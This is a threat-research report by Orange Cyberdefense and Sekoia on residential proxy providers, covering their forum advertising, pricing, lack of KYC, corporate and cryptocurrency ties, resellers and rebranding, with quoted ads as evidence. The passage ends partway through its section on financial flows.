Unveiling the depths of residential proxies providers

orangecyberdefense.com/global/blog/research/residential-proxies

Written by World Watch team from CERT Orange Cyberdefense (Marine PICHON, Vincent HINDERER, Maël SARP and Ziad MASLAH) and Sekoia TDR team (Livia TIBIRNA, Amaury G. and Grégoire CLERMONT)

TL;DR

- Residential proxies are intermediaries that allow an Internet connection to appear as coming from from another host;
- This method allows a user to hide the real origin and get an enhanced privacy or an access to geo-restricted content;
- Residential proxies represent a growing threat in cyberspace, frequently used by attacker groups to hide among legitimate traffic, but also in a legitimate way;
- The ecosystem of these proxies is characterised by a fragmented and deregulated offering in legitimate and cybercrime webmarkets;
- To obtain an infrastructure up to several million hosts, residential proxies providers use techniques that can mislead users who install third-party software;
- With millions of IP addresses available, they represent a massive challenge to be detected by contemporary security solutions;

- Defending against this threat requires increased vigilance over the origin of traffic, which may not be what it seems, underlining the importance of a cautious and informed approach to managing network traffic;
- This joint report is built on extensive research from Sekoia.io Threat Detection & Research (TDR) and Orange Cyberdefense's World Watch teams.

Introduction

On 25 January 2024 Microsoft released public guidance on how to defend against nation-state groups in which the group reported an **espionage campaign by APT29**, a Russia-nexus intrusion set attributed by the US and UK governments to the Russian intelligence service SVR, that targeted Microsoft aiming to gather information about themselves. In order to increase their operation security, **APT29 operators relied on** an (unnamed) **Residential Proxies** (RESIP for RESIdential Proxies) **service provider**.

Issues tied to RESIP are not well-known to the public, and neither by the cybersecurity community. While RESIP service providers can be used for some legitimate uses, they are heavily abused by various types of cyber threat actors. In this report, **analysts from Sekoia.io and Orange Cyberdefense** delve into the phenomenon of RESIP, explore the actual market landscape, which is composed of multiple shady providers, and explain how cyber threat actors abuse or even directly provide such services.

For several years, the financially motivated cybercrime ecosystem has been marked by the commodification of almost every single step of an attack chain. While this trend can be interpreted as a sign of economic maturity outside of the cyber realm, this labour division implies that **cyber operations now increasingly rely on a multitude of third-party stakeholders**. These providers specialise in services ranging from phishing kit creation, vulnerability research, bullet-proof hosting, traffic generation, malware development, etc. As highlighted by recent reports emanating from the cybersecurity community, RESIP has become an integral part of many malicious operations ranging from DDoS, cyberespionage, or financially motivated malware campaigns (1, 2, 3, 4, 5, 6,). In most cases, these proxies are used to conceal the last mile of the threat actor's traffic before accessing or interacting with a victim's environment.

By definition, RESIP are "rentable" IP addresses assigned to residential devices used as an intermediary gateway between two hosts, facilitating the anonymisation of the former. RESIP typically **encompasses real users' devices such as desktop, laptop computers, smartphones and even IoT devices**. The residential IP addresses through which the traffic is proxied are most often Internet Service Providers' (ISPs) subscribers and are particularly useful in comparison with datacenter proxies or VPN IPs that are catalogued as belonging to commercial IP pools and not to genuine Internet "users".

Over the last few years, RESIP has attracted the attention of some security researchers and academics. Valuable insights on how they work can notably be found in public reports from Trend Micro, DomainTools, Spur, etc. (see Appendix B: Literature on suspicious RESIP). Nevertheless, **this subject often remains overlooked and obscure**. This joint study by Orange Cyberdefense and Sekoia.io therefore aims to complete the existing literature on RESIP and to provide a better picture of this ecosystem and the threats it embodies.

Indeed, whether you or your company already rented access to RESIP, or if you are unfamiliar with this topic, **we believe it is necessary to grasp the full scope of such a service** and its main issues as a matter of both risk assessment and general awareness. Throughout this report, we will notably illustrate how the mere existence and current systemic growth of RESIP can be problematic in two main dimensions:

- the lack of transparency in the sourcing of RESIP constituting the pool of proxies advertised by these providers.
- as mentioned above, the increasing adoption of RESIP by cyber actors to avoid being identified.

This joint report builds on extensive research from Sekoia.io Threat Detection & Research (TDR) and Orange Cyberdefense's World Watch teams. It is also based on unique sightings we detected within our respective clients' base, with more than 10 clients identified as impacted by the presence of at least one proxyware within their corporate perimeters. In at least 3 sightings, this proxyware, which transforms “infected” device into a possible remote access point, **had been installed through the download of free software by users**. In another case, we notably observed technical artefacts pointing to a phishing campaign leveraging a fairly well-known RESIP provider. This prompted us to check for additional risks induced, **uncovering for example a client with multiple machines which used this RESIP service**. Now fully remediated, this incident highlights the subtle yet active use of RESIP by various kinds of cyber actors, a tactic often going unnoticed by organisations even though it is not difficult to detect. At the end of this report, **we provide technical indicators** that can be leveraged for specific threat hunting within your environments.

Inside the offering world of RESIP providers


This section aims at providing a comprehensive understanding of the RESIP providers activities, mainly those operating on forums prized by cybercriminals.

Methodology

For our analysis, we monitored and analysed publications on **5 forums** where RESIP providers are most active:

- BreachForums,

- Nulled,
- XSS,
- BlackHatWorld,
- Zelenka.



⭐ PRIVATE SOCKS4 PROXIES ⭐ BEST SOCKS4 PROXIES FOR CRACKING ⭐HIGH CPM⭐ 2 weeks ago Started by eariel	6 Replies	245 Views	fuknulleminem8 26 Feb, 2024
⭐ PRIVATE HTTP/S PROXIES ⭐ BEST HTTP/S PROXIES FOR CRACKING ⭐HIGH CPM⭐ 2 weeks ago Started by eariel 1 2	16 Replies	598 Views	menoleech999 03 Mar, 2024
UHQ IPVanish SOCKS5 Proxies unblocked high CPM good for cracking 2 weeks ago Started by 4rr0w 1 2	14 Replies	465 Views	pioupiou89 22 Feb, 2024
14,000x Mixed Fast Residential Proxies | Fresh Checked | Good for all targets 2 weeks ago Started by K3MO 1 2 3 5→	49 Replies	2,311 Views	onenotfamous Today, 06:09 AM

Figure 1 - Results page for RESIP search on Nulled forum (as of 08/02/2024)

We analysed **over 50 RESIP** offerings on these forums throughout 2023 to identify any patterns and structuring trends associated with this specific type of service. Of these providers, the vast majority emerged during 2023 (the cut off date being November 2023).

From our observations, **most publications promoting RESIP services are easy to access, compared to some more “underground”, knowingly illicit, services**. Indeed, they use explicit titles on ads published on Clear Web-accessible forums.

Comparing the ads displayed on the observed forums enabled us to notice that a larger segment of RESIP advertisements occur on well-established, “low tier” forums such as BlackHatWorld (BHW) or Nulled, which tend to gather an audience not exclusively involved in cybercrime, i.e. greyhat activities. As a reminder, while Nulled emerged around 2014, BHW surfaced in the early 2000s and continues to attract individuals who are also looking for legitimate services ranging from copywriting, web design, social media marketing, etc.


During the time frame of our analysis, at least **5 to 10 new threads offering RESIP were posted each month on BlackHatWorld**, in addition to older but still active threads being “refreshed” to appear on the first page of the forum section. For instance, the most replied thread promoting RESIP on BlackHatWorld dates back to November 2013 and counts around 6,000 replies.

Analysis of a standard offering

A typical ad features a series of key characteristics:

- Description of the services (i.e. if datacenter, mobile and/or residential IPs) sometimes using a screenshot of the welcome page of the provider's website;

- Key information such as the size of the IP addresses' pool, the number of countries available, the price range, etc;
- Contact information and URLs for purchases.



✨ LumiProxy ✨ | ✅ RESIDENTIAL PROXIES | ✅ UNLIMITED BANDWIDTH | ✅ CUSTOM ROTATION | ✅ HTTP/HTTPS & SOCKS5 & API

ProxyWiz · Oct 7, 2023 · proxy · residential ip · web scraper

Oct 7, 2023 #1

ProxyWiz

LUMIPROXY.COM

TRIAL PLAN	STARTER	BUSINESS	ADVANCED	PROFICIENT
2GB	10GB	80GB	200GB	600GB
$20/month	$90/month	$640/month	$1400/month	$3600/month
✓ $10.00 PER GB	✓ $9.00 PER GB	✓ $8.00 PER GB	✓ $7.00 PER GB	✓ $6.00 PER GB
✓ API Entry	✓ API Entry	✓ API Entry	✓ API Entry	✓ API Entry
✓ Account Authentication	✓ Account Authentication	✓ Account Authentication	✓ Account Authentication	✓ Account Authentication
✓ Http(S) / Socks5	✓ Http(S) / Socks5	✓ Http(S) / Socks5	✓ Http(S) / Socks5	✓ Http(S) / Socks5
✓ 90M+ Rotating IPs	✓ 90M+ Rotating IPs	✓ 90M+ Rotating IPs	✓ 90M+ Rotating IPs	✓ 90M+ Rotating IPs

LumiProxy supports both HTTP(s) and Socks5 protocols with high speed, stable performance, and round-the-clock technical support

LumiProxy is ideal for various purposes:

- Social networks
- Web scraping
- Online games
- And more

Available locations and not limited to Russia, Ukraine, USA, Kazakhstan, France, Germany, England, Netherlands, Bulgaria, Belarus, Moldova, Latvia, India, Poland, Canada, Italy, Brazil, Georgia, Sweden, Norway, Finland, Chile, Czech Republic, Switzerland, Austria, Armenia, Spain, China, Japan, Turkey, Korea, Indonesia.

At LumiProxy, users get to:

- 24/7/365 technical support
- Accessing the Personal Control Panel (Users get to set up a timer for rotating proxy)
- Adding sub users through the Personal Control Panel

Please feel free to leave a comment if you are interested in what Lumiproxy offers. We will be in your DM as soon as possible and have things settled ⚡❤

RETURN POLICY

TO ISSUE A RETURN, PLEASE MAKE SURE TO CONTACT LUMIPROXY'S CUSTOMER SERVICE AND PROVIDE YOUR ACCOUNT ID ALONG WITH THE RECEIPT.

LumiProxy accepts a variety of payment methods, including PayPal, Visa/MasterCard, Cryptos, and more.

Contact:
WhatsApp: +44 7462 242520
Telegram: @Lumiproxy
Email: support@LumiProxy.com

Figure 1 bis - Example of an ad for LumiProxy posted on BHW (as of 29/02/2024)

The **pricing** of RESIP on cybercrime platforms is often determined by the durations of the subscriptions, from short to long-term. Prices are commonly calculated on a one-month basis. Longer subscription periods offer savings compared to shorter-term commitments, encouraging users to commit to extended periods, providing a certain level of stable revenues for the platform.

As the RESIP market is highly crowded, providers need to **differentiate themselves** from competitors. Among the adopted strategies, we observed the following:

- Size and localization of the IP pool, i.e. number of proxies “rented”, in particular on highly demanded countries;
- Financial incentives, the pricing model often relies on traffic volume allocated to users, on a fixed per-gigabyte basis. We also observed RESIP providers repeatedly offering discounted prices based on volume or to attract new customers;
- Accepted payment methods, and in particular anonymous cryptocurrencies.
- Simplified purchase process flow, automating access to the service immediately after payment;
- 24/7 dedicated support, responsive customer services are commonly guaranteed by most RESIP (mainly via dedicated Telegram accounts).

Providers often redirect customers for the actual purchase of the service to their website but also to a dedicated sales email address, Telegram channel, WhatsApp number or Discord server. It should be noted that some providers don't necessarily (and sometimes purposely) own a dedicated website and **prefer to sell their services directly through Telegram**. The diagram above highlights the different sales channels adopted by the RESIP belonging to our study sample.




Figure 2 - Sales channels used by our sample of RESIP providers

Moreover, most **RESIP providers advertise services they market quite freely**, using typical marketing methods such as Google ads to boost the ranking of their website on search engines (i.e. Search Engine Optimisation), or advertisements in dedicated blog posts comparing the best RESIP.

Profiling the sellers

From our observations, the accounts advertising RESIP services on studied forums were created specifically for promoting each of these providers respectively.

Most of the advertisements we studied were written **in English or in Russian** (to a lesser extent), or in both languages in the case of Zelenka, a mostly Russian-speaking forum.

Through OSINT analysis, we tried to identify the **geographical origin** of the providers, by pivoting on the official business name and potential businesses registration matricula, if possible. We noticed a lot of the RESIP we analysed are actually either **not registered as an official legal entity in their respective country or possess only “mailbox” offices** in a country without stringent legislations on the topic (ex. the British Virgin Islands).


Turning a blind eye

The mere existence of ads for RESIP in cybercrime-oriented forums obviously raises questions on the ethical nature of the RESIP providers’ market positioning. They know users active on these forums have a **strong potential to become customers but may conduct illegal activities**. It thus deeply roots the RESIP ecosystem into a shady and underground dimension. Interestingly enough, this proximity with other cybercrime-oriented services also tends to contrast a lot with the presumed clean, transparent or even "start-up like" aspects of most of the RESIP websites.

This contradiction is also visible in the **lack of transparency** on most RESIP legal existence, on how unclear their IP pools are constituted and in their general **lack of concern** about what their proxies are used for. Two key indicators for this are the often **absence of KYC measures** as well as **permissive ToS** and Conditions of Use most RESIP adopt (if any).

Absence of KYC and compliance measures

Know-Your-Customer (KYC) is the process of identifying and verifying the client's identity when getting an account and periodically over time. It is considered as a measure ensuring that a client doesn’t make a malicious use of its account. Some business-oriented RESIP providers claim to adhere to such KYC processes, such as Oxylabs. Some providers also put forward security compliance insurances to attempt certifying their products as safe. This is for instance the case of EarnApp, as directly shown in this retrieved Google sheet.



earnapp by bright data

EarnApp security/compliance tracking sheet

This document includes detailed requirements from different security companies to certify software is safe and secure.

You can see exactly how EarnApp meets each requirement for each of the following companies:

Company	AppEsteem	CSA CLEAN SOFTWARE ALLIANCE	Google	kaspersky	Avast	AVG	McAfee	Avira	Malwarebytes
Compliance	✓	✓	✓	✓	✓	✓		✓	✓
URL	appesteem.com	cleansoftware.net	about.google	kaspersky.com	avast.com	avg.com	mcafee.com	avira.com	malwarebytes.com

If you have any questions or concerns regarding EarnApp, contact us via info@earnapp.com

Last update: November 2022

Figure 3 - Example of compliance measures put forward by EarnApp

These KYC regulations are required in most Western countries. However, they are less or not enforced in some countries where providers are established (Hong Kong, Russia, Cyprus, etc.)

In our sample of RESIP ads observed on underground forums, 100% of the providers we analysed did not mention any KYC measures: no ID proof, age verification, postal address or business registration information were required, etc. These providers typically offer immediate access to the service as soon as the payment is received.

Terms of Services

Most providers protect themselves with terms of service clearly stating that customers are responsible for the activity done with the rented proxies, and that they must abide by all applicable laws. This enables RESIP providers from being sued for the actions conducted by their clients through their services. It should nonetheless be noted that several RESIP, especially those located in Hong Kong, still explicitly forbid the use of their RESIP for leveraging illegal and criminal activities such as money laundering, stealing trade secrets and personal information.

Ethically-sourced proxies, a needed “brandwashing”

Many providers willing to appear reputable have to fight for their brand image, and thus argue their proxies are **"ethically-sourced"**. Unfortunately, not a lot of details on the actual processes used to acquire proxies are provided. Some do mention the restrictions they added and declare having a due diligence process before accepting new proxies. We doubt these verifications are sufficient to detect motivated cybercriminals willing to monetise their botnets, nor that providers are investing sufficiently to track and tackle abuse of their services.

A fragmented yet interconnected ecosystem

Upon further analysis, we also identified strong overlaps between different RESIP. The sometimes “hidden” connections we found enable us to believe the **RESIP market could be less fragmented** than what it seems.

Made-up fragmentation

Indeed, some seemingly distinct RESIP can be in fact closely interconnected, either by belonging to the same legal entity, by sharing a consistent portion of their server infrastructure or by using common cryptocurrency channels.

In the case of **PiaS5Proxy**, our investigation revealed associations with 5 additional proxy (or VPN) providers. Indeed, PiaS5Proxy, ABCProxy and 922Proxy list the **same Ethereum** (a.k.a. ETH) **wallet address** on their respective websites. This overlap is particularly significant, as this specific wallet is the one that features the most transactions compared to other cryptocurrency wallets. In addition, the three RESIP providers rely on another ETH wallet (0x8379c994c5c39fc9c66bf5b55aa796920e532511) used further along in the transaction chain to gather and aggregate all their ETH incomes. This one gathered almost **400,000$** but is unused since the end of January 2024.

PiaS5Proxy is tied to an entity named **MARS BROTHERS LIMITED** (an Android developer active since 2022), mentioned directly in PiaS5Proxy's website and registered in Hong Kong since March 2022.

Additionally, PiaS5Proxy appears to have links with an entity called **HONGKONG GUANGLING MDT INFOTECH LIMITED**, as shown on their website and the corresponding LinkedIn profile. This organisation, which is also registered in Hong Kong since September 2018, is mentioned on the websites of ABCProxy and 922Proxy as well as on the website of the now-defunct FlyGateVPN service, according to archived website records.

Finally, PiaS5Proxy also mentions on its website a third legal entity called **ROME BELDEN LIMITED**, which was also registered in Hong Kong in March 2023. This same entity name is mentioned on the websites of LunaProxy and PyProxy.




Figure 4 - Ties around PiaProxy organisational cluster

Dedicated shops and reselling channels

Beyond the RESIP that openly and directly advertise their services on forums, a vast network of **resellers** also emerged in the last few years. We notably observed the activity of shops such as NightShop and ProxyWave Shop, specialised in reselling access from known RESIP.

The proliferation of resellers and dedicated shops is indicative of increasingly diversified supply chain models on a **highly lucrative market**. It is highly likely driven by an escalating demand for anonymity and further fuels the accessibility of RESIP for an increasing number of malicious actors.

Rebranding

Furthermore, some RESIP tend to rebrand over time, adopting a new name, visual identity, and website to relaunch their business activities. Rebranding is far from being unique to this market segment and typically occurs when a business wishes to increase brand image after a certain period.

Yet, this practice is also useful to **mitigate the impact of negative reviews** or events attached to the brand: starting a new is a way to detach oneself from controversies and past reputation hits. This is for instance the case of Luminati, that is now Bright Data. Or IPRoyal, a UAE-based RESIP, which rebranded in December 2023 to Pawns.app and justified this decision by wanting "to change the perception of who we are and what we value".

Financial flows related to RESIP

Another key aspect when it comes to understanding this RESIP ecosystem and its transparency is understanding how lucrative it really is.

Most RESIP welcome a great variety of payment methods, including credit cards, cryptocurrencies or PayPal. The diagram below reveals the propensity of our sample to favour certain payment methods. More than half of the RESIP we encountered accepted cryptocurrencies to carry their financial transactions with their customers. In some limited cases (less than 5), **cryptocurrencies were the only valid payment method**.

